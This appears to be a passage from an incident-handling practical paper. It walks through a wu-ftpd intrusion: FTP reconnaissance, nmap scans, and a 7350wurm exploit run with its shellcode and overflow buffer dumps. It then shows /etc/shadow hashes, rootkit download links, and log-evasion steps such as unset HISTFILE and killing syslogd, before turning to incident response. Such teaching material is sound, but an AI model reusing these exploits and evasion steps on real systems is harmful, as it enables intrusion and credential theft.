


Figure 11 – Actual Network Diagram

Figure 12 – Network Diagram including VMWare nodes

Stages of the attack

Reconnaissance

As this exploit is targeted at an FTP server the script kiddie needs to find a suitable FTP server to attack. However, due to the nature of the exploit the attacker will also need a username and password for the FTP server. To circumvent this, the attacker has chosen to target an anonymous FTP server as the username and password are made available to everyone.

The attacker still needs to find an anonymous FTP server and there are a number of ways to do this, but the simplest is to use a search engine. Here, the attacker use Google[47], and search for the term “anonymous FTP servers”[48]




Figure 13 – Reconaissance using Google

This method returns web pages that hold details of some FTP sites. These can often be out of date, and a fruitless search method. However, the search engine doesn’t stop at Google. The following search is a more sophisticated one.

Anonymous FTP servers are normally used as file repositories where users can download files, but not upload them. A public area is usually found, and this is abbreviated to “pub” (i.e. public) directory. Using the search engine www.alltheweb.com, an FTP file search can be performed taking advantage of this directory structure.In this example, the attack has used “pub” as the search criteria[49] to locate some anonymous FTP servers. Now the attacker has the start of a list of possible targets.

---

47 http://www.google.com
48 http://www.google.com/search?hl=en&ie=UTF-8&oe=UTF-8&q=anonymous+FTP+servers
49 http://www.alltheweb.com/search?avkw=fogg&cat=FTP&cs=utf-8&ftype=4&q=pub




Figure 14 – Reconnaisance using alltheweb

Scanning

The attacker needs to check that the servers identified are running a service on port 21 as this is the normal port for an FTP server. If the attacker does not wish to cause undue attention to the scanning, the attacker will scan just for the FTP port. Alternatively the attacker could perform a scan of the entire system, but this becomes more detectable by any countermeasures present.

To check for an open FTP port on the victims' host, the attacker performs the following nmap scan:

```
[root@Attacker root]# nmap -sS -P0 -p21 -O victim
```

The options relate to:

- -sS Perform a SYN scan – sends the SYN part of a TCP three-way handshake, but not the other two parts.
- -P0 Do not ping the remote host. Useful if the firewall protecting the host blocks ping traffic.
- -p21 Specifies which ports to scan. In this case, 21 is the port number for FTP. If I wanted to scan the whole system, I would use the parameter –p1-65535
- -O Instructs nmap to attempt to guess the operating system. As we are only scanning one port, the results this will not be accurate.

This resulted in the attacker gaining the following details about the target:

```
Starting nmap 3.45 ( http://www.insecure.org/nmap/ ) at 2003-10-26
22:04 GMT
Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
Interesting ports on victim (192.168.1.100):
PORT   STATE SERVICE
21/tcp open  FTP
Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details: Linux Kernel 2.4.0 - 2.5.20, Linux Kernel 2.4.18 - 2.5.70
(X86)

Nmap run completed -- 1 IP address (1 host up) scanned in 14.822
seconds
```

Nmap reports a successful probe for an open TCP service on port 21 probably running on a Linux 2.4.x or 2.5.x kernel.

The newest versions of nmap (3.45 and above) now implement Service Version scanning[50]. This not only allows you to find a specific service, but also allows you to discover what implementation and version it is.

For example, if we repeat the scan but ask for a version scan using the option –sV we get the following output:

```
[root@gateway root]# nmap -sV -P0 -p21 -O 192.168.1.100

Starting nmap 3.45 ( http://www.insecure.org/nmap/ ) at 2003-10-26
22:12 GMT
Warning:  OS detection will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
Interesting ports on victim (192.168.1.100):
PORT   STATE SERVICE VERSION
21/tcp open  FTP     WU-FTPD wu-2.6.1-18
Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details: Linux Kernel 2.4.0 - 2.5.20
Uptime 8.363 days (since Sat Oct 18 14:29:23 2003)

Nmap run completed -- 1 IP address (1 host up) scanned in 7.916
seconds
```

Here, nmap has successfully identified a vulnerable version of wu-ftpd running on our target host.

Exploiting the System

The attacker intends to use the jswtu script to attack the FTP server.

```
[root@Attacker root]# ./jstwu

7350wurm - x86/linux wuftpd <= 2.6.2 remote root (version 0.2.2-1)
team teso (thx bnuts, tomas, synnergy.net !).
Modified by jumpincow shaxxxa and turkcat
(now with 42 targets [2.6.2-5 very soon])
```

[50] http://lists.insecure.org/lists/nmap-hackers/2003/Jul-Sep/0005.html

```
usage: ./jstwu [-h] [-v] [-a] [-D] [-m]
        [-t <num>] [-u <user>] [-p <pass>] [-d host]
        [-L <retloc>] [-A <retaddr>]

-h      this help
-v      be verbose (default: off, twice for greater effect)
-a      AUTO mode (target from banner)
-D      DEBUG mode (waits for keypresses)
-m      enable mass mode (use with care)
-t num  choose target (0 for list, try -v or -v -v)
-u user username to login to FTP (default: "FTP")
-p pass password to use (default: "mozilla@")
-d dest IP address or fqhn to connect to (default: 127.0.0.1)
-L loc  override target-supplied retloc (format: 0xdeadbeef)
-A addr override target-supplied retaddr (format: 0xcafebabe)
```

To make it easy for the attacker the script can be run in one of a number of modes; the exploit can attack automatically, or be used to manually select the version of the web server software. This version of the code boasts to be able to attack 42 targets:

```
[root@Attacker root]# ./justwu -t0

7350wurm - x86/linux wuftpd <= 2.6.2 remote root (version 0.2.2-1)
team teso (thx bnuts, tomas, synnergy.net !).
Modified by jumpincow shaxxxa and turkcat
(now with 42 targets [2.6.2-5 very soon])

num . description
----+-----------------------------------------------------
  1 | Caldera eDesktop|eServer|OpenLinux 2.3 update [wu-ftpd-2.6.1-
13OL.i386.rpm]
  2 | Debian potato [wu-ftpd_2.6.0-3.deb]
  3 | Debian potato [wu-ftpd_2.6.0-5.1.deb]
  4 | Debian potato [wu-ftpd_2.6.0-5.3.deb]
  5 | Debian sid [wu-ftpd_2.6.1-5_i386.deb]
  6 | Immunix 6.2 (Cartman) [wu-ftpd-2.6.0-3_StackGuard.rpm]
  7 | Immunix 7.0 (Stolichnaya) [wu-ftpd-2.6.1-6_imnx_2.rpm]
  8 | Mandrake 6.0|6.1|7.0|7.1 update [wu-ftpd-2.6.1-8.6mdk.i586.rpm]
  9 | Mandrake 7.2 update [wu-ftpd-2.6.1-8.3mdk.i586.rpm]
 10 | Mandrake 7.2 update [wu-ftpd-2.6.1-8.3mdk.i586.rpm]
 11 | Mandrake 8.1 [wu-ftpd-2.6.1-11mdk.i586.rpm]
 12 | RedHat 5.0|5.1 update [wu-ftpd-2.4.2b18-2.1.i386.rpm]
 13 | RedHat 5.2 (Apollo) [wu-ftpd-2.4.2b18-2.i386.rpm]
 14 | RedHat 5.2 update [wu-ftpd-2.6.0-2.5.x.i386.rpm]
 15 | RedHat 6.0 (Hedwig) [wu-ftpd-2.4.2vr17-3.i386.rpm]
 16 | RedHat 6.? [wu-ftpd-2.6.0-1.i386.rpm]
 17 | RedHat 6.0|6.1|6.2 update [wu-ftpd-2.6.0-14.6x.i386.rpm]
 18 | RedHat 6.1 (Cartman) [wu-ftpd-2.5.0-9.rpm]
 19 | RedHat 6.2 (Zoot) [wu-ftpd-2.6.0-3.i386.rpm]
 20 | RedHat 7.0 (Guinness) [wu-ftpd-2.6.1-6.i386.rpm]
 21 | RedHat 7.1 (Seawolf) [wu-ftpd-2.6.1-16.rpm]
 22 | RedHat 7.2 (Enigma) [wu-ftpd-2.6.1-18.i386.rpm]
 23 | RedHat 7.2 (2) (Enigma) [wu-ftpd-2.6.2(1).i386.rpm]
 24 | SuSE 6.0|6.1 update [wuftpd-2.6.0-151.i386.rpm]
 25 | SuSE 6.0|6.1 update wu-2.4.2 [wuftpd-2.6.0-151.i386.rpm]
 26 | SuSE 6.2 update [wu-ftpd-2.6.0-1.i386.rpm]
 27 | SuSE 6.2 update [wuftpd-2.6.0-121.i386.rpm]
 28 | SuSE 6.2 update wu-2.4.2 [wuftpd-2.6.0-121.i386.rpm]
 29 | SuSE 7.0 [wuftpd.rpm]
```

```
 30 | SuSE 7.0 wu-2.4.2 [wuftpd.rpm]
 31 | SuSE 7.1 [wuftpd.rpm]
 32 | SuSE 7.1 wu-2.4.2 [wuftpd.rpm]
 33 | SuSE 7.2 [wuftpd.rpm]
 34 | SuSE 7.2 wu-2.4.2 [wuftpd.rpm]
 35 | SuSE 7.3 [wuftpd.rpm]
 36 | SuSE 7.3 wu-2.4.2 [wuftpd.rpm]
 37 | SuSE 7.3 wu-2.4.2 [wuftpd.rpm]
 38 | Conectiva Linux 6.0 [wu-ftpd-2.6.1-1cl.rpm]
 39 | Conectiva Linux 7.0 [wu-ftpd-2.6.1-4cl.rpm]
 40 | Slackware 7
 41 | Slackware 7.1
 42 | Slackware 7.1 (2)
```

Earlier in the scanning phase, nmap returned the following string for the target:

“WU-FTPD wu-2.6.1-18”.

Fortunately, the target host appears to be exploitable using an attack of number 22! To be sure, the attacker chooses the automatic attack. This utilises the FTP banner text displayed by the FTP server during the attack. We will see the banner displayed during the exploit and it is emboldened for clarity.

The server is now attacked. From this point on, the attacker is likely to be discovered as the attacker has crossed the line from scanning to exploitation.

The following jstwu options are used:

-vv – show maximum verbose output
-a – perform an automatic attack based on the banner
-d – the destination for the attack

```
[root@Attacker root]# ./jstwu -vv -a -d victim

7350wurm - x86/linux wuftpd <= 2.6.2 remote root (version 0.2.2-1)
team teso (thx bnuts, tomas, synnergy.net !).
Modified by jumpincow shaxxxa and turkcat
(now with 42 targets [2.6.2-5 very soon])

# trying to log into victim with (FTP/mozilla@) ... connected.
# banner: 220 redhat-7.2 FTP server (Version wu-2.6.1-18) ready.

## successfully selected target from banner
using 56 byte shellcode:
/* shellcode, 56 bytes */
90 90 90 90 90 90 90 90  90 90 90 90 31 db 43 b8  | ............1.C.
0b 74 51 0b 2d 01 01 01  01 50 89 e1 6a 04 58 89  | .tQ.-....P..j.X.
c2 cd 80 eb 0e 31 db f7  e3 fe ca 59 6a 03 58 cd  | .....1.....Yj.X.
80 eb 05 e8 ed ff ff ff                            | ........

## TARGET: RedHat 7.2 (Enigma) [wu-ftpd-2.6.1-18.i386.rpm]

# 1. filling memory gaps
```

```
PWD path (1): 257 "/" is current directory.


# 2. sending bigbuf + fakechunk
        building chunk: ([0x08072c30] = 0x08085ab8) in 238 bytes
/* xpbuf, 494 bytes */
30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  | 0000000000000000
30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  | 0000000000000000
30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  | 0000000000000000
30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  | 0000000000000000
30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  | 0000000000000000
30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  | 0000000000000000
30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  | 0000000000000000
30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  | 0000000000000000
30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  | 0000000000000000
30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  | 0000000000000000
30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  | 0000000000000000
30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  | 0000000000000000
30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  | 0000000000000000
30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  | 0000000000000000
30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  | 0000000000000000
30 30 30 30 30 30 30 30  30 30 30 30 30 30 30 30  | 0000000000000000
f0 ff ff ff fc ff ff ff  24 2c 07 08 b8 5a 08 08  | ........$,...Z..
eb 0c eb 0c eb 0c eb 0c  eb 0c eb 0c eb 0c eb 0c  | ................
eb 0c eb 0c eb 0c eb 0c  eb 0c eb 0c eb 0c eb 0c  | ................
eb 0c eb 0c eb 0c eb 0c  eb 0c eb 0c eb 0c eb 0c  | ................
eb 0c eb 0c eb 0c eb 0c  eb 0c eb 0c eb 0c eb 0c  | ................
eb 0c eb 0c eb 0c eb 0c  eb 0c eb 0c eb 0c eb 0c  | ................
eb 0c eb 0c eb 0c eb 0c  eb 0c eb 0c eb 0c eb 0c  | ................
eb 0c eb 0c eb 0c eb 0c  eb 0c eb 0c eb 0c eb 0c  | ................
eb 0c eb 0c eb 0c eb 0c  eb 0c eb 0c eb 0c eb 0c  | ................
eb 0c eb 0c eb 0c eb 0c  eb 0c eb 0c eb 0c eb 0c  | ................
eb 0c eb 0c eb 0c eb 0c  eb 0c eb 0c eb 0c eb 0c  | ................
eb 0c eb 0c eb 0c 90 90  90 90 90 90 90 90 90 90  | ................
90 90 31 db 43 b8 0b 74  51 0b 2d 01 01 01 01 50  | ..1.C..tQ.-....P
89 e1 6a 04 58 89 c2 cd  80 eb 0e 31 db f7 e3 fe  | ..j.X......1....
ca 59 6a 03 58 cd 80 eb  05 e8 ed ff ff ff        | .Yj.X.........

padchunk_size = 0x00000018
==> 15
# 3. triggering free(globlist[1])
#
# exploitation succeeded. sending real shellcode
# sending setreuid/chroot/execve shellcode
# spawning shell :) NICE JOB KIDDIE
###############################################################

uid=0(root) gid=0(root) groups=50(FTP)
Linux redhat-7.2 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
```

At this point the attacker has gained an interactive shell. As you can see from the returned information, they have achieved super-user privileges on the system. The attacker can now start to harvest information from the server and obtain a list of users and their passwords. Access to the password file (/etc/shadow) is restricted to the superuser. The attackers' commands are emboldened:

cat /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
```

```
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
FTP:x:14:50:FTP User:/var/FTP:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/dev/null
rpm:x:37:37::/var/lib/rpm:/bin/bash
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
ntp:x:38:38::/etc/ntp:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/bin/false
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/bin/false
ident:x:98:98:pident user:/:/sbin/nologin
radvd:x:75:75:radvd user:/:/bin/false
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
apache:x:48:48:Apache:/var/www:/bin/false
squid:x:23:23::/var/spool/squid:/dev/null
named:x:25:25:Named:/var/named:/bin/false
pcap:x:77:77::/var/arpwatch:/bin/nologin
mssql:x:500:500:MSSQL_SERVER:/home/mssql:/bin/bash
```

cat /etc/shadow

```
root:$1$Ða1wçyìÜ$99O1f0X8AQ97cHCdMIciY0:12326:0:99999:7:::
bin:*:12326:0:99999:7:::
daemon:*:12326:0:99999:7:::
adm:*:12326:0:99999:7:::
lp:*:12326:0:99999:7:::
sync:*:12326:0:99999:7:::
shutdown:*:12326:0:99999:7:::
halt:*:12326:0:99999:7:::
mail:*:12326:0:99999:7:::
news:*:12326:0:99999:7:::
uucp:*:12326:0:99999:7:::
operator:*:12326:0:99999:7:::
games:*:12326:0:99999:7:::
gopher:*:12326:0:99999:7:::
FTP:*:12326:0:99999:7:::
nobody:*:12326:0:99999:7:::
mailnull:!!:12326:0:99999:7:::
rpm:!!:12326:0:99999:7:::
xfs:!!:12326:0:99999:7:::
ntp:!!:12326:0:99999:7:::
rpc:!!:12326:0:99999:7:::
rpcuser:!!:12326:0:99999:7:::
nfsnobody:!!:12326:0:99999:7:::
nscd:!!:12326:0:99999:7:::
ident:!!:12326:0:99999:7:::
radvd:!!:12326:0:99999:7:::
postgres:!!:12326:0:99999:7:::
```

```
apache:!!:12326:0:99999:7:::
squid:!!:12326:0:99999:7:::
named:!!:12326:0:99999:7:::
pcap:!!:12326:0:99999:7:::
mssql:$1$gR5s2dpi$n5/70nTy49RiPnTB1sZ460:12332:0:99999:7:::
exit
connection closed by foreign host.
```

Keeping Access

So far, the attacker has gained root access on the system. The scan performed in the reconnaissance section was targeted at only FTP. If the attacker had performed a full scan it would have shown which ports were filtered by the firewall. Therefore, if the attacker needs to keep access, he needs to keep using the exploit. The exploit used secretly takes this one step further, and creates a new user and allocates a password. This would allow continued access by the author of the binary should anonymous access be removed.

If we want to exploit other systems, we may be able to do it from this compromised host, and bounce from one system to another hiding our tracks.

We could install a rootkit, and there are many to choose from. A rootkit allows a hacker to keep their presence on a system a secret by hiding the information that would reveal them. For example, the *ps* command lists the processes running on the server. By hiding some of the output, the rootkit conceals the existence of the attacker.

As we know that this system is a Redhat 7.2 system from the banner information displayed by the exploit. We would need to find a rootkit that was compatible with this platform. Rootkits are readily available in two forms:

- Trojaned commands which replace the normal commands with custom versions that do not reveal the hacker. This is not very sophisticated as the presence of the trojaned commands can indicate the presence of a hacker. Using software which can track changes in the files loaded on the server, such as tripwire[51], can alert to the use of a trojaned command rootkit.
- Loadable Kernel Modules (LKM) is a more sophisticated method as it interfaces directly into the heart of the operating system and any signs of the hacker are very deeply hidden away. As these rootkits interface directly into the kernel, much more functionality can be achieved. Loadable kernel modules are detectable, but are not as easily detectable as a trojaned command root kit. We will use a LKM later in this document.

[51] http://www.tripwire.com/products/servers/index.cfm

Examples of Rootkits

Many rootkits exist for Linux, however the following two are popular variants of both types of rookit.

Linux Root Kit 5[52] by Lord Somer is an example of a Trojaned rootkit. The homepage given by Packetstorm Security is www.lordsomer.com, however this now appears to be an adult entertainment site.

Adore 0.42[53] by Stealth from Team Teso is an example of a LKM rootkit.

Our attacker now prepares for action. Firstly the attacker creates a directory called ". ..". This is to hide it from an inquisitive administrator as the "." and ".." directories are often listed together at the top of most *ls* commands and the attacker is using this feature to hide it from all but the most inquisitive administrator.

Into this directory the attacker attempts to download a rootkit and the jstwu binary by using the wget command in an attempt to attack another host. As this step succeeds it would appear that the firewall allows unnecessary HTTP connections out from the FTP server, presumably so the administrator can download patches directly to the server.




Figure 15 – Preparing to cover tracks

52 http://packetstormsecurity.nl/UNIX/penetration/rootkits/lrk5.src.tar.gz
53 http://www.team-teso.net/releases/adore-0.42.tgz

Covering Tracks

Our binary exploit, jstwu, does many things for the script-kiddie. The first of these is to attempt to stop the logging of command line history by executing:

```
unset HISTFILE
```

From the source, we can examine how this is done. The following define is set:

```
#define INIT_CMD        "unset HISTFILE;id;uname -a;\n"
```

The id command reports which user the session is running as
The uname –a returns the system name, operating system level, and the system architecture.

The binary version of the exploit does a number of other procedures to stop the attack from being discovered. These include:

- deleting roots .bash history
- killing syslogd

The first of these stop the system automatically recording the commands entered as bash is often the default system shell on Linux. Killing syslogd is an attempt to stop the system being able to log events and providing a history of the attack.

The Incident Handling Process

Preparation

Background

Incident Handling processes have existed in the organisation for many years; however they have their roots in Mainframe fault and recovery incidents. Security Incident response is a new element, but follows the same procedural route from initial report to the closure of the incident.

Any incident is logged centrally via the Operations Control Centre, and the staff of the centre control and progress the incident through its life 24 hours a day, 7 days a week. Structured handover reports ensure that the replacement shift is fully aware of all outstanding incidents and problems.

If an incident is reported that is serious enough, or security related, the on-call Major Incident Management team is called. These employees are available 24x7 and will manage the relationship between the Incident Handling team and the team representing the other business areas. The Managers do just that, they manage the incident allowing the Incident Handlers to proceed unimpeded. At this point in the incident procedure, the business area responsible for the system is alerted that a security incident has occurred.

A separate area exists within the Operations Control Centre called the Incident room. This room is in fact two rooms, a room for the management of the incident, and a room for the Incident Handling team to work. Any visitors to the Incident Room are allowed into the management area, but are not allowed into the Incident Handling area – there are no exceptions while the incident is running.

The room is equipped with connectivity to all systems operated by the organisation be they local to the data centre, or remotely located. Digital whiteboard systems have been installed to allow hardcopies of any information collated on them so that no information is lost. It is understood however, that whiteboard printouts are not reliable evidence as the content of the board could be altered before being printed. Any information therefore, must also be manually written down by the incident handlers. Strict rules on the use of written material have been set. All writing must be in ink, and nothing must be erased or overwritten. Any alterations must be written afresh and a reason given for the change. The stationary used for the recording is page numbered to show that no pages have been removed.

To show the incident processes, the following diagram is used:

